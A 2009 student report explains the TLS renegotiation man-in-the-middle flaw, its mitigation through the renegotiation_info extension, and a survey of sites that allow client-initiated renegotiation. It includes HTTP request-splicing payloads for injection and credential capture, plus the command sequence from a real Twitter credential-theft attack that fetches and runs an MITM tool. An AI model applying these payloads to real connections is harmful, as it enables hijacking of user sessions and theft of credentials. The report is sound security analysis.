MITM attacks on SSL/TLS related to renegotiation

Thor Siiger Prentow
20071952

Mads Vering Krarup
20041585

December 17, 2009

Abstract: A recently discovered vulnerability in the design of SSL and TLS is investigated. This vulnerability allows a MITM to inject plain text of his own choice into the beginning of the application protocol stream following a renegotiation. Examples of theoretically and practically known attacks are given and explored. A workaround patch and a proposed permanent mitigation in form of a TLS extension are explained and analyzed. The status of implemented patches out on the internet is estimated. Probably it is going to take years before servers are generally immune. Finally the seriousness of vulnerability is assessed and it does not seem to be of huge concern.

Contents

1 Introduction

A vulnerability in the design of SSL and TLS has been discovered by the start of November 2009 [RD09]. This vulnerability allows a man-in-the-middle (MITM) to inject plain text of his own choice into the beginning of the application protocol stream following a renegotiation.

We will start out by explaining the SSL/TLS protocol in general, having focus on the parts that are critical to the MITM attack. Next we will explain the attack in detail. We then discuss if the vulnerability is of practical concern and give an example of an attack that has been carried out in real life. Afterwards we investigate a proposed mitigation, and how it will prevent the attack. We then examine how far the Internet-world have actually come either with a workaround or a definite fix of the vulnerability. We conclude by assessing the overall seriousness of the vulnerability.

2 SSL/TLS in general

Secure Sockets Layer (SSL) and Transport Layer Security (TLS) are protocols designed for setting up a secure channel between two communicating parties, the client and the server. The communication protocol used with SSL/TLS is often HTTP, but other protocols, such as FTP and Telnet, can also be used. In fact, because SSL/TLS connections are much like TCP connection (SSL/TLS is layered on top of TCP, see figure 1), SSL/TLS can quite easily be used for encryption of what-ever system that uses TCP [Res01, chap. 2.8] and [Opp09, chap. 4.1].

SSL/TLS are based on the Public/Private Key and Certificate infrastructure. This infrastructure allows both confidentiality and authenticity.

In this chapter, we first give a brief historical overview and then a little talk on authentication. We also give a short description of the SSL/TLS protocol, having focus on the parts of the protocol that are being exploited in the present attack.

2.1 Brief history

SSL was invented in 1994 by Netscape Communications and has been released in three versions: SSLv1, SSLv2 and SSLv3. In 1996 the Internet Engineering Task Force made a standardized protocol, the Transport Layer Security (TLS) protocol, which was basically a minor clean up of SSLv3 [Res01, chap. 2] and [Opp09, chap. 3.2]. In this way one can regard TLS as just being the successor of SSLv3; in fact the version-field of the TLS 1.0 protocol is 3.1 [Opp09, chap. 5.1 and 5.2]. Hence we will use the terms SSL and TLS interchangeably unless we strictly say otherwise.

2.2 One-way and two-way authentication

As explained above, SSL is used to protect web traffic. This protection involves both confidentiality and authenticity. Confidentiality is, of course, mutual. Authenticity on the other hand, is often only one-way; i.e. the server is the one to authenticate itself to the client. This is due to the fact, that often the authentication needed, is e.g. the client being sure he is given his credit card information to the right company. The company then, can check the validity of the credit card information, and hence is satisfied. One might indeed argue that this makes the misuse of stolen credit cards quite easy. But requiring all users to provide a valid certificate along with their credit card information is practically inconvenient [Opp09, chap. 4.5]. In practice therefore, the problem of credit card misuse, is addressed to somebody else[1]. This demonstrates a

[1]In Denmark the clients are guarded by their credit card provider, i.e. their bank.



Figure 1: SSL protocol structure. Application data as well as SSL "house-holding" data are transmitted through the Record Layer. This layes which is just above the TCP-layer. Figure is adapted from [Res01, fig. 3.4].

trade-off needed to make things work in real life.

Though often used to make one-way authentication, SSL can indeed provide two-way authentication also. This is crucial in applications such as home-banking using a web-interface. In the next section we will explain the SSL/TLS protocol.

2.3 The SSL protocol

We now give a short overview of how the SSL protocol works. According to [Dam09, chap. 10.3] and [Opp09, chap. 4.1] the SSL protocol can be split into four parts: Record protocol, Handshake protocol, Change Cipher Spec protocol and Alert protocol. We focus only on the handshake protocol, as it is a weakness related to this particular part of the SSL protocol that is exploited in the considered MITM attack. As can be seen on figure 1, the data coming from the three latter protocols, are transfered through the Record protocol, and all this data is sort of SSL "house-holding" data. Furthermore the Application data, i.e. the data from the application using the SSL protocol, is transfered through the Record protocol. The Record protocol data is then handled by TCP. In this way one can regard SSL as being an intermediate layer between the application and the transport layer in the standard OSI Model.

2.3.1 Handshake protocol

The handshake phase is where the authenticated key exchange takes place. The handshake serves three different purposes:

1. Agree on the cryptographic algorithms to use, i.e. the cipher suite.
2. Establish a set of cryptographic keys.
3. Authentication. The handshake always authenticates the server to the client. Optionally, the client may authenticate itself to the server.

The handshake goes as show on figure 2. Step 1 is normally referred to as a ClientHello and the cipher part of step 2 is likewise referred to as a ServerHello [Res01, chap. 3.3]. First the client sends a ClientHello


Client
Server
1. Supported ciphers, nonce(C)
2. Chosen cipher, certificate(S), nonce(S)
3. Encrypted Pre-master secret
4. MAC(on previous messages)
5. MAC(on previous messages)
Client and Server use the same key-generater function,
to compute a set of keys from nonce(C), nonce(S) and PMS

Figure 2: SSL one-way authentication handshake protocol. Figure is a modified version of [Res01, fig. 3.1]. Steps 1 and 2 are also referred to as ClientHello and ServerHello respectively.

containing the cipher suites it supports and a nonce (step 1). The server choses the strongest of these ciphers that it also supports, its certificate and a nonce (step 2). The two nonces are later used to generate keys for bulk encryption. We will not go further into the key generation as this has nothing to do with to the present MITM attack. In step 3, the client randomly choses a secret number PMS, and sends it encrypted with the public key of the server. Now both parties can compute the keys for bulk encryption. Notice that the PMS is encrypted/decrypted with the Public/Private Key of the Server. Such an encryption/decryption is rather expensive, this being one of the reasons for the Session Resumption option, as explained in section 2.3.3.

In steps 4 and 5, also referred to as finish-messages, the MACs on all previously messages are exchanged, so that both parties agree exactly on which messages has been transfered between them. These finish-messages are there to prevent a general MITM attack during the handshake phase. Actually, there can be a MITM, but he cannot do anything else than just forward the messages. If he changes anything, the client and server aborts the handshake and start all over again.

We omitted a lot of details, as only the overall understanding is relevant to the considered MITM attack. Notice that during the handshake, we have achieved all three purposes mentioned above. Having made the handshake the two parties agree on algorithms, they know who each other are (at least the client knows), and they share a common secret that is used to generate keys for bulk encryption of data. After a secure connection has been set up, we have a *Session*, with a corresponding Session ID.

2.3.2 Renogotiation

Once an SSL connection has been established, it is possible for both client and server, to require a *renogotiation*, also called a *rehandshake*. This results in a new handshake being performed over the encrypted channel. The client can initiate a renegotiation by simply sending a new ClientHello message over the encrypted channel. Likewise, the Server can send a HelloRequest, resulting in the client responding with a new ClientHello. The reason for doing the renegotiation, is to allow refreshment of keys, increasing the strength of the cipher suite used, authentication of the client to the server or for any other reason.

Having been initiated, the renegotiation goes exactly as the initial handshake in section 2.3.1. The new handshake entails new negotiation of algorithms and generation of new keys. Each renegotiation results in a new Session ID.

It is important to point out, that neither the SSL nor the TLS protocol specification, require the renegotiation to be implemented. Therefore both parties are allowed to just ignore a renegotiation request, or a little better: send a "no_renegotiation" alert. But if the renegotiation is implemented, it should take precedence over application data. This implies buffering of all requests received during the renegotiation, including the triggering request, until the new connection has been setup [Res01, chap. 7.17]. Only if the renegotiation succeeds, the buffered request will be executed at the server.

2.3.3 Session Resumption

A *Session Resumption* means resuming a previous SSL session identified by the Session ID, using the same previously generated keys. The purpose is purely optimization. Doing a session resumption, will save both ends quite a lot of work, as a new handshake is avoided. Avoiding a handshake also means avoiding, for instance, an expensive RSA encryption/decryption [Res01, chap. 6.4].

To do a session resumption, the client sends a ClientHello with the session ID-field containing the Session ID it wants to resume. The server looks in its cache for a match, and if it finds one and is willing to resume the session, it will respond with a ServerHello containing this Session ID [Opp09, chap. 4.2.2.2 and 4.2.2.3].

3 Renegotiation Attack

As told in the introduction, a new MITM attack against the SSL protocol has recently been discovered. We first give a quick overview of a MITM attacks in general, then a description of the general form of the attack followed by a section with examples of specific attacks.

3.1 Man-in-the-middle

In an MITM attack the adversary, M, is doing an active form of eavesdropping. The adversary intersects the connection between to parties, C and S, making them believe they are talking two each other directly, while in fact they are both talking with the adversary. To achieve that, M must be able to intercept all messages that C sends to S and all the messages that S sends to C. Now M can forward only those messages he wants, and he can inject new messages of his own choice.

3.2 General Description of attacks

As mentioned the attack exploits the renegotiation feature of SSL. The general attack is shown in figure 3. The overall idea behind it is explained here, details follow later.

- Client C wants to communicate with server S by a secure SSL connection, and sends a ClientHello to the server to start the handshake process (step 1).
- The message is intercepted by the MITM M.
- M sends a ClientHello to S thereby setting up an SSL session between M and S (steps 2 and 3).
- Renegotiation is triggered. Either by M sending a ClientHello to S, or M sending a request which triggers S to start renegotiation (step 4).
- S sends a HelloRequest to M to start renegotiation (step 5).


C
M
S
1. Client Hello
2. Client Hello
3. Mutual handshakes
4. Request provoking renegotiation
5. Hello request
6. Replay of 1.
7. Mutual handshakes
8. Execute 4.
9. Intended communication
TSL connection between M and S
TSL connection between C and S

Figure 3: General renegotiation attack

- Handshakes have precedence over application data, so anything received by S until the handshake is done will be buffered in S. This includes the rest of the request (4) which triggered renegotiation, if it was triggered by a request from M.
- Instead of replying to the HelloRequest, M replays the initial ClientHello (1) sent by C (step 6).
- An SSL session is created between C and S over the SSL connection between M and S. M cannot read or modify the data sent between S and C from now on (step 7).
- S executes the buffered data, treating it as if it was sent over the SSL connection between C and S (step 8).
- C communicates with S. Data is prefixed by the buffered data sent by M (step 9).

The problem here is of course that C in fact did not send the buffered data, and has no clue that S received it believing it was from C. Thus M can inject any message just before C's first message, with the authority of C.

What M exploits here is that there is no distinction between a handshake for a renegotiation and a initial handshake, and no connections between the first SSL connection and the second one. So S will not notice that the ClientHello from C is in fact an initial handshake request, and C will not notice the handshake with S is in fact a renegotiation handshake.

3.3 Specific Attacks

The general description leaves out two important details of the attack, namely how to trigger renegotiation, as well as what to inject as a prefix in the SSL connection between C and M. How to do these two things depend on what application you want to attack and what protocol is being used here. We now present some examples of how specific attacks can be performed, how renegotiation is triggered, and what can be injected in order to gain something from this attack.

3.3.1 Client Certificate Authentication by HTTPS

Some HTTPS servers can be configured with different requirements for authenticity for different parts of the server. Some parts may require clients to authenticate themselves, while others may not. Government sites or home-banking websites typically allow HTTPS connections, but do not require client authentication in order to access most of the site. But when clients need to access their personal information or transfer money, a client certificate authentication is often needed. This can be exploited by the renegotiation attack.

Let us say a client wants to connect securely to his home-banking website by HTTPS (thereby using SSL). His browser sends a ClientHello to the web server, which is intercepted as described before, and an SSL connection is set up between the server and the MITM.

Now M performs the core part of the attack. He creates a request which should trigger a renegotiation from the server, and then he performs something evil. These two things fit together quite well, as the interesting actions from M's point of view are typically those that require authentication from C. So M sends a request to reset the password of C, to transfer money from C to M or something similar.

S receives the request, and realizes that it requires authentication from C. As specified in the SSL specification, the request is now buffered until the handshaking is done.

As described above the new SSL connection is now set up between C and S. S is now certain the buffered request created by M actually came from C, so it is executed with the privileges of C.

The success of this attack depends on whether there are any requests we can send which will perform something interesting, like resetting the password. If no such requests can be created, this attack is not very interesting in this case.

3.3.2 Different Cipher Suite Requirements

A similar attack is possible when no client certificate authentication is required. Just like some servers require certificate authentication for some places while not for others, some servers require different levels of encryption, or different cipher suites, for different places.

The attack starts out very similar to the one in the previous section. C wants to create an SSL connection with S. This is intercepted, and the MITM creates an SSL connection with S. But this time he makes sure the connection is created with the weakest possible cipher, by modifying his cipher specs.

Then he sends the request which triggers renegotiation. This should be a request for something requiring a stronger cipher than the one currently used, thus triggering a renegotiation. The rest of the attack is equal to the previous.

The difference in this case is the injected request. Since C is not trying to be authenticated to S, M does not gain much by getting S to believe the request was sent by C. Instead he has to create the request carefully, so it exploits the data send by C afterwards. This data might contain things such as user credentials.

It is likely that C will claim to S who it is, over the SSL connection by sending a request containing a cookie or a password. The request injected by M will prefix this request, and this is what M can exploit. He can inject a message like the following:

```
GET /PlaceTriggering/Renegotiation.html HTTP/1.1
Host: example.com\r\n
Connection: keep-alive\r\n
\r\n
GET /PlaceToDoStuffAuthenticated/ByClient.html HTTP/1.1
Host: example.com\r\n
```

```
Connection: close\r\n
Ignore-next:
```

The first part of the request triggers the renegotiation. Then the keep-alive command makes it possible to send two requests at once. The next request is the request doing something evil to be authenticated by *C*'s cookie or password. As before, this could be a request to reset a password or similar. This request ends in an ignore-next command, which tells the server to ignore the rest of the line.

The request sent by *C* could then look like this:

```
GET /InterestingStuff/ForClient.html HTTP/1.1 \r\n
Cookie: SecretClientCookie\r\n
```

The request from *C* is then concatenated to the request injected by *M*, so the resulting last request will look like this to the server:

```
GET /PlaceToDoStuffAuthenticated/ByClient.html HTTP/1.1
Host: example.com\r\n
Connection: close\r\n
Cookie: SecretClientCookie\r\n
```

Thus effectively authenticating *M*'s request as *C*, without *C* even noticing.

Even if *C* does not authenticate himself by password or cookie, *M* might just want to read the request he sends. *M* can do this by sending the following request:

```
GET /PlaceTriggering/Renegotiation.html HTTP/1.1
Host: example.com\r\n
Connection: keep-alive\r\n
\r\n
POST /forum/send.php HTTP/1.1
message =
```

This will effectively *C*'s following request as the data of the POST request sent. The forum can be a message board or similar where *M* can go and read *C*'s request afterwards, thus extracting data from the encrypted connection between *C* and *S* [Kur09]. This is exactly how Anil Kurmus succeeded in getting user credentials from a user on his attack on Twitter. We return to this attack in section 4.1.

3.3.3 Modifying Server Response

M might also use the attack to modify the response sent from *S* to *C*, by abusing a feature of HTTP.

The HTTP protocol defines a TRACE request which is a request type like GET or POST, but is mainly supposed to be used for debugging. When a server receives a TRACE request, it should respond with a message containing the received request, including headers and similar, as message body. The Content-Type should be set to "message/http" [FGM$^+$99, Chap. 9.8]. This leaves *M* to control, to some degree at least, the response sent from *S* to *C*. *M* could inject a TRACE request followed by some evil JavaScript, or some fake HTML. When receiving this request *S* would then send a response to *C* containing the request *M* injected. *C* believes this response comes from *S*, and thus might naively parse and execute the JavaScript or HTML contained in the response.

There are limitations to this attack however. As mentioned the message contains the header Content-Type: "message/http", which means that a typical browser will not parse it as HTML or execute code in it, but will instead download it to a file. Some browsers do however naively parse and execute the response without checking the content type [Zol09]. With those browsers an attacker is able to execute arbitrary code, or simply fool the client by showing him a fake web site. The attacker might also know that the client is some specialized application or protocol which expects some specific content in the response. If so, the client application might search for this content only and ignore the rest of the response. Thus an attacker can format the data in the TRACE request to fit the way the client expects, and inject arbitrary data into it.

Servers are not required to implement the TRACE feature, and without it this form of attack is of course not possible.

3.3.4 Other attacks and final comments

The vulnerability allows MITM attacks to be performed in a lot of similar ways with small variations. A disturbing way is to modify a response to the client from some web server to include a link to an invisible picture on some secure server we want to attack. The clients browser will then try to connect to that server to get the picture, and the attack can proceed as usual from there on. But with this method the client does not even try to connect to the secure server himself, and might very well not know that his browser does it either. Some browsers even send the users certificate to the secure server without notifying him.

In these examples the server has been tricked into starting a renegotiation. It is also possible to do attacks where the MITM starts renegotiation by exploiting that the client is able to request renegotiation as well. The MITM can simply replay the clients initial ClientHello instead of sending a request which triggers a renegotiation. He will then still have to sent a request at first which is to be spliced in front of the clients later requests.

In these examples we have looked at HTTPS only, since this is the most widely used protocol. But as the attack is possible due to a weakness in SSL, not HTTP, the attack may be performed on other protocols using SSL as well. Whether the attack can succeed or not depends on how the application protocol interacts with SSL, and if there are commands in the protocol which can be abused to perform the attack, like the "Ignore-next" command in HTTP.

4 Should we be concerned?

Of course, the existence of such a design flaw in SSL, is by no means satisfactory. At least not from a theoretical point of view. But a natural question is, whether it is of practical concern also. Some IT-professionals and researchers claim, that the vulnerability is of little or no practical concern, because the bug is hard to exploit [Goo09a] and [Goo09b]. Besides that, some also claim that it cannot be used to extract any information about the encrypted data between the two communicating parties [Con09]. And yes; it is indeed true, that the bug is not residing in the cryptographic algorithms themselves, but rather in other parts of the SSL protocol. But as we will see in the next section, we do not necessarily have to break the cryptographic encryption, to be able to read sensitive information that was in fact encrypted. The reason is that the data will not stay encrypted forever, and fooling somebody to leak the information after decryption, has in fact been exploited in a practical attack on Twitter, which we will look at now.

4.1 A practical attack on Twitter

The Turkish researcher Anil Kurmus recently performed a real MITM attack by exploiting the present SSL design bug [Kur09]. By exploiting the bug, Kurmus succeeded in intercepting requests sent to the

Twitter API and dropping their content to his own Twitter feed [Con09]. The users Twitter-users name and passwords were among the content, and he succeeded in reading this information, though it was encrypted. Was Kurmus did, was to inject some text, that instructed Twitters API to dump the content of the web request into a Twitter message after it had been decrypted [Goo09a].

The point is, that because the data of course need to be decrypted at some point, Kurmus could, without breaking the encryption himself, exploit the SSL vulnerability to get information that was in fact encrypted in the first place.

Let us go into more detail with this attack. In Twitter a user can set a status message (called "What's happening?"). This message can be up to 140 characters long. Besides updating this status message using the web interface, one can use for instance curl via the Twitter API:

```
$ curl -u "user_name:pwd" -d "status=Some_new_status" https://twitter.com/
    statuses/update.xml
```

This is a POST request. We now apply the attack explained in section 3.3.2, where the MITM appends this curl command to a command of his own choice. This is what Anil Kurmus did. He simulated the MITM by making the victim do his request through a proxy "attacker.example.com" in the following way [Kur09]:

MITM:

```
attacker.example.com$ wget http://perso.telecom-paristech.fr/~kurmus/ssl.c #based
    on the PoC published on full disclosure
attacker.example.com$ gcc -lssl ssl.c -o ssl
attacker.example.com$ ./ssl 8080 ‘echo -n "attacker@example.com:evilpw" |base64‘
```

Here the MITM carries out the actual interception of the connection. In the present case, Kurmus has written a C-program for the purpose. This program can be found at http://perso.telecom-paristech.fr/ kurmus/ssl.c. The MITM compiles and runs this program, and afterwards he waits for the victim to change his Twitter status. The victim (proxying his request via attacker.example.com) does the following:

```
$ curl -u "victim@example.com:securepw" -d "status=any" https://twitter.com/
    statuses/update.xml -p -x attacker.example.com:8080 \
```

As a result the MITM's status message will look like this:

```
POST /statuses/update.xml
HTTP/1.1 Authorization: Basic
dmljdGltQGV4YW1wbGUuY29tOnNlY3VyZXB3
User-Agent: curl/7.18.2 (i486-pc-linux-gnu)|
```

which is 138 characters long - enough to reveal what we need (remember a Twitter status message can be up to 140 characters only. Now the MITM can easily get the user credentials by reading what comes right after "Basic"

```
$ echo -n dmljdGltQGV4YW1wbGUuY29tOnNlY3VyZXB3 | base64 -d
victim@example.com:securepw
```

This is indeed a successful attack exploiting the SSL protocol vulnerability! By now Twitter has succeeded in patching the hole, thereby making this attack impossible from their side, but of course the general vulnerability of SSL still needs to be patched. At the time of writing, only OpenSSL, Mozilla and RSA seem to be near the release of a patch [Con09], [Goo09a], which solves the problem by disabling renegotiation altogether.

5 Mitigation

In this chapter we clearly distinguish between SSL and TLS. As will be evident, the possibility for extensions in the TLS 1.0+ protocol makes it possible to fix the vulnerability in TLS implementations. In contrast, SSL does not support extensions. Therefore to make an SSL server resistant to the attack, it is necessary either to upgrade to at least TLS 1.0 (including the future patch), or to disable renegotiation.

TLS 1.0+, has support for extensions, meaning that the specification of the protocol from version 1.0 and up, allows new features to be added [BWNH+06, chap. 2]. TLS 1.0+ provides generic extension mechanisms for the ClientHello and the ServerHello during the TLS handshake. In this way, a client may request the use of extensions via an extended ClientHello, which is basically just a normal ClientHello with an additional block of data comprising the list of extensions. A TLS server should accept this message even if it does not understand the mentioned extensions. Furthermore, if it understands the extensions, it should reply with an extended ServerHello. The server should only respond with an extended ServerHello, if the client started out with an extended ClientHello.

In a working draft by the Network Working Group [RRDO09], Rescorla, et al. are working on a TLS Renegotiation Extension. Their approach is to make the server capable of differentiating renegotiation from the initial handshake, as well as preventing renegotiation from being spliced in between connections. In this way, they seek to make a cryptographic binding between renegotiation handshakes and initial handshakes.

They have named their new TLS extension "renegotiation_info". This is a struct, which allows for the above mentioned cryptographic binding of the connections resulting from initial and renegotiation handshakes. The struct looks like this:

```
struct {
  opaque renegotiated_connection<0..255>;
} Renegotiation_Info;
```

The content of the extension is defined as follows:

- If we are dealing with an initial handshake for a connection, the "renegotiated_connection" field is of length zero for both ClientHello and ServerHello.
- When a client sends a ClientHello for renegotiation, the field contains the MAC of all handshake messages sent by the client in the immediately previous handshake. This MAC of handshake messages is step 4 in the handshake protocol in figure 2.
- For ServerHellos which are for renegotiation, the field contains the concatenation of the MAC of handshake messages sent by the client and the server (in that order). This is steps 4 and 5 in figure 2.

The above rules also apply when TLS resumption is used.

To see why the proposed extension makes the attack impossible, take a look at the first example of an attack, section 3.3.1, but now with the extension implemented in the TLS protocol. The attack would go on as before until M is about to replay the initial ClientHello sent by C, figure 3 step 6. The ClientHello will now contain the renegotiated_connection variable with length zero. If M simply replays this to S, S will notice that this is not a ClientHello for a renegotiation, since it should contain the MAC of all handshake messages from the setup of the TLS connection between M and S. Of course M knows this MAC value, since the connection was set up between M and S, so he could simply insert it in the message before replaying. But this would be noticed by C and S when they send MAC's of their handshakes to each other in the end of the handshake process, steps 4 and 5 on figure 2. In this way, the renegotiation extension leaves M unable to complete the attack.

5.1 Backward compatibility and level of security

As always with extensions, a specific TLS implementation must decide what to do when communicating with another TLS implementation that does not support the given extension. This applies to server as well as to client. Regarding this particular issue, the opportunities the two parties have are not quite equal, as their roles in the handshake are not symmetric. We will explain this in more detail in the next two subsections 5.1.1 and 5.1.2. This consideration is important because, as we discuss in chapter 6, it will take a long time before servers around the world are patched against the vulnerability. The time horizon are most likely years [Zol09, page 25].

Now, assume that either the client or the server offers the "renegotiation_info" extension. During a handshake then, it might happen, that the other part does not respond when offered the "renegotiation_info". This means that the other part either does not support the extension, or that for some reason the other part is unwilling to use it.

5.1.1 Client perspective

From the clients point of view, it is impossible to determine whether the connection is under attack, because the attack looks just like a single handshake to the client [RRDO09, chap. 6.1]. Furthermore, even if the server has implemented a workaround rejecting all renegotiation handshakes and therefore is not vulnerable, the client has no means to determine this, unless the server responds with a "no_renegotiation" alert". But such a response is not a requirement. And if the server does not offer the extension there is really no other way for the client to find out purely via TLS mechanisms, whether the server is vulnerable to the attack.

Therefore, if the client wants to be absolutely sure that the attack is not possible, thereby getting the highest level of security, it must terminate the connection immediately if the server is irresponsible to the "renegotiation_info". However, if the server does respond with a "no_renegotiation" alert, the client should rely on the server doing no renegotiation, and safely continue the handshake.

Overall though, a strategy implying refuses to servers without extension, might render the client application quite useless, as long as the extension has not been widely implemented.

5.1.2 Server perspective

As mentioned in the beginning of this chapter, TLS does not allow the server to offer unsolicited extensions. Therefore, if the client does not offer the "renegotiation_info", the server will not know for sure whether the client supports it [RRDO09, chap. 6.2]. However, because the attack looks like two different handshakes to the server, it can be sure that no MITM attack is going on, as long as it does not allow the client to renegotiate. Hence, if servers will make the attack impossible, they must reject all renegotiation from clients who do not offer the "renegotiation_info".

Compared to the clients opportunity to make itself resistant against the attack when the server does not offer the extension, this is less inconvenient as the server does not need to reject clients that do not offer the "renegotiation_info", as long as they do not try to renegotiate.

6 Real life status

In this chapter we investigate the present status regarding patches to fix the vulnerability. A status of patches to different TLS implementations is available at: http://www.phonefactor.com/sslgap/ssl-tls-authentication-patches. These patches however, are only workarounds disabling the renegotiation. But the final fix, section 5, is on its last call, so it will probably be released soon. At the time of writing it seems that only OpenSSL, Mozilla and RSA have actually released a patch or are close to a release.

As a more practical approach, we have chosen a number of sites to test for client initiated renegotiation. As explained in section 5.1.2, if a server accepts renegotiation without the "renegotiation_info" extension, it is likely to be vulnerable. As no patches are available at the moment, the only possibility for now, is for the server to reject all client initiated renegotiations. Before presenting the test, we explain the two different strategies servers typically user to accommodate connections from both SSL-capable clients as well as non-SSL capable clients [Opp09, chap. 4.1].

6.1 Secure and non-secure connections

Generally, for a server to handle both secure and non-secure connections to a given application layer protocol, it will often use one of the following two strategies. By secure we mean SSL/TLS or any other secure protocol.

- **Separate port strategy**. The secure and non-secure versions of the given application are assigned different port numbers. Often the HTTPS is assigned port 443. This is often the simpler strategy.
- **Upward negotiation strategy**. A single port is used for both the secure and non-secure version of the application layer protocol. Therefore a layer before the protocols must be provided, to support a message from the client whether it wants to communicate securely or not. Often port 80 is used.

Most protocol designers use the former strategy, probably due to its simplicity [Opp09, chap. 4.1].

6.2 Client initiated renegotiation test

We use the test offered by Nasko at http://netsekure.org/2009/11/tls-renegotiation-test/. It contacts the server at port 443, thereby assuming the "Separate port strategy", section 6.1. The server is tested whether it supports client initiated renegotiation, but nothing more. I.e. if the servers does support it, it does not automatically imply security issues in the application running on top of the SSL layer. Whether the vulnerability is possible to exploit, depends on the specific application. Nevertheless, if the site does **not** support the client initiated renegotiation, it does indeed imply that neither the server nor the application suffer from this particular vulnerability. Said in other words; this is a conservative test.

This means that by "Vulnerable = Yes", we claim only that the server is potentially vulnerable regarding the present MITM attack, and we consider this attack only. The test results are shown in table 1.

It seems that most servers are still vulnerable. This is also expected, as the threat is still new, and the patch status is still quite immature. There are incredible many systems that are exposed to the MITM attack. As estimated in [Zol09, page 25], it will probably take many years before this threat has been eliminated.

Site	Server	Status code	Vulnerable
su.dk (login.sikker-adgang.dk)	IBM_HTTP_Server	1	Yes
netbank.nordea.dk	IBM_HTTP_Server	1	Yes
netbank.danskebank.dk	IBM HTTP Server/V5R3M0	2	Yes
Sydbank netbank (portal4.sydbank.dk)	IBM_HTTP_Server	2	Yes
aula.au.dk	Apache	2	Yes
mit.au.dk	Apache/2.0.54 (Unix) with OpenSSL/0.9.7e	2	Yes
twitter.com	NA	2	Yes*
gmail.com	NA	3	No

Table 1: Sites tested for vulnerability. The tests were done using the test offered by Nasko. Status codes: **1**: Site allows client initiated renegotiation. **2**: Site seems to allow client initiated renegotiation. **3**: Failed to renegotiate, site is not vulnerable. *Twitter is not vulnerable anymore, but this is due to an application implementation update [Con09] and not SSL.

7 Conclusion

The considered vulnerability is a flaw in the native SSL protocol itself. How it can be exploited depends entirely on the applications on top of SSL. Therefore, to estimate the number of vulnerable online services, is not a trivial task. No doubt, though, that the number is huge.

We found only one practical succeeded attack, the attack on Twitter, but potentially many unrevealed variants of the MITM attacks exist on different protocols and applications. This fact might have three different and almost orthogonal interpretations. Either this vulnerability is just so newly discovered, that only this single attack has been invented. Many more attacks might come in the near future. On the other hand it might be the case, that the vulnerability is just so hard to exploit, that only few attacks will ever be invented. Finally, the vulnerability might have been secretly exploited for many years, without the public noticing.

As there is no evidence supporting the latter interpretation, this seems quite exotic. What is probably most realistic is a combination of the first two; the bug is new and at the same time quite hard to exploit. MITM attacks are generally known to be quite hard to exploit. First of all, the attacker must be able to control the communication line between the two parties. Though this is certainly easy in an unencrypted wireless environment, it is definitely not a trivial task when dealing with wired or encrypted wireless networks.

The fact that at least one practical attack existed (Twitter has now fixed it), shows that the implications could be rather comprehensive. To have ones Twitter account compromised might not be the worst thing that could happen. But many users use the same password for many different online services [Sop09]. Well organized criminals, might take advantage of this fact, and in the worst case they might also find out other details of the Twitter user such as bank company or email provider.

As explained in section 5.1, for the client to just disable renegotiation is probably not a good solution. It just might result in many refused connections. For the server it is a bit better, but still it might result in refused connections. So what is really needed is a final patch implementing the renegotiation extension, chapter 5. This TLS extension is in its last call, so we can hopefully expect it to be released soon. This extension does indeed solve the problem, chapter 5. But as explained in chapter 6, it might take several years before the extension is widely implemented.

Had the flaw resided in the cryptographic algorithms themselves, it might have undermined the whole internet security. This is not the case, however. The flaw is simple to avoid by implementing a workaround, a real fix is on its way and there are a lot of requirements to be dealt with to exploit the vulnerability. Generally therefore, this threat cannot be categorized as very serious, but in the few case where it is exploitable it is likely to have huge consequences.

References

[BWNH$^+$06] S. Blake-Wilson, M. Nystrom, D. Hopwood, J. Mikkelsen, and T. Wright. Transport Layer Security (TLS) extensions, April 2006. http://www.ietf.org/rfc/rfc4366.txt.

